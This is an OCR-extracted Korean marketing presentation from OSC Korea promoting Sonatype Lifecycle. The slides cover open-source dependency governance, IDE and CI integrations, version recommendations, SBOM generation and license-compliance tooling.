


sonatype

목 차

sonatype lifecycle

Sonatype Lifecycle은 개발자 및 보안 담당자가 오픈소스 리스크에 대한 안전한 거버넌스 자동화 혁신을 제공합니다.



- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력

현업에서 사용하는 주요 Pipeline 툴과 사전 정합 되어 있습니다.


Github, Gitlab, Bitbucket, Azure DevOps, Eclipse, IntelliJ IDEA, VS Code

Jenkins, Bamboo, CircleCI, Github Action, TeamCity, JIRA, Slack

개발자 IDE 환경 지원 (via IQ Server Integration)


sonatype lifecycle

- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력



Visual Studio


Eclipse



IntelliJ IDEA

sonatype lifecycle

개발자 IDE 환경 지원 (via IQ Server Integration)




- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력


1. Component List : 분석된 Direct Dependency 및 Transitive Dependency 리스트
2. Recommended Versions : 동일 컴포넌트 중 정책에 부합하는 버전 추천
3. Version Graph : 선택된 컴포넌트에 대한 버전 별 Property 확인
4. Version Details : 컴포넌트 세부정보
5. View Details and Migrate Buttons : 관련 정책 및 이슈 세부 확인 및 Migration

sonatype lifecycle

SBOM(Software Bill of Materials, 소프트웨어 구성요소 명세서) 자동 생성



오픈소스 리스크 및
3rd-party 의존성 확인




- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력

위험 요소에 대한 전문 교정가이드 제공

Advanced Legal Pack(Lifecycle Add-On; 라이선스 의무 사항)

sonatype lifecycle




- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력

라이센스 의무 검토 도구


License Obligation Review Tool

사용중인 컴포넌트에 대한 모든 라이선스를 쉽게 검토할 수 있는 도구제공




Compliance 워크 플로우

의무사항들을 조치할 수 있는 단계별 워크플로우 제공



Attribution 보고서

자동으로 관련정보를 수집하여 Attribution Report (사용내역 고지) 제공



감사합니다

㈜오에스씨코리아
www.osckorea.com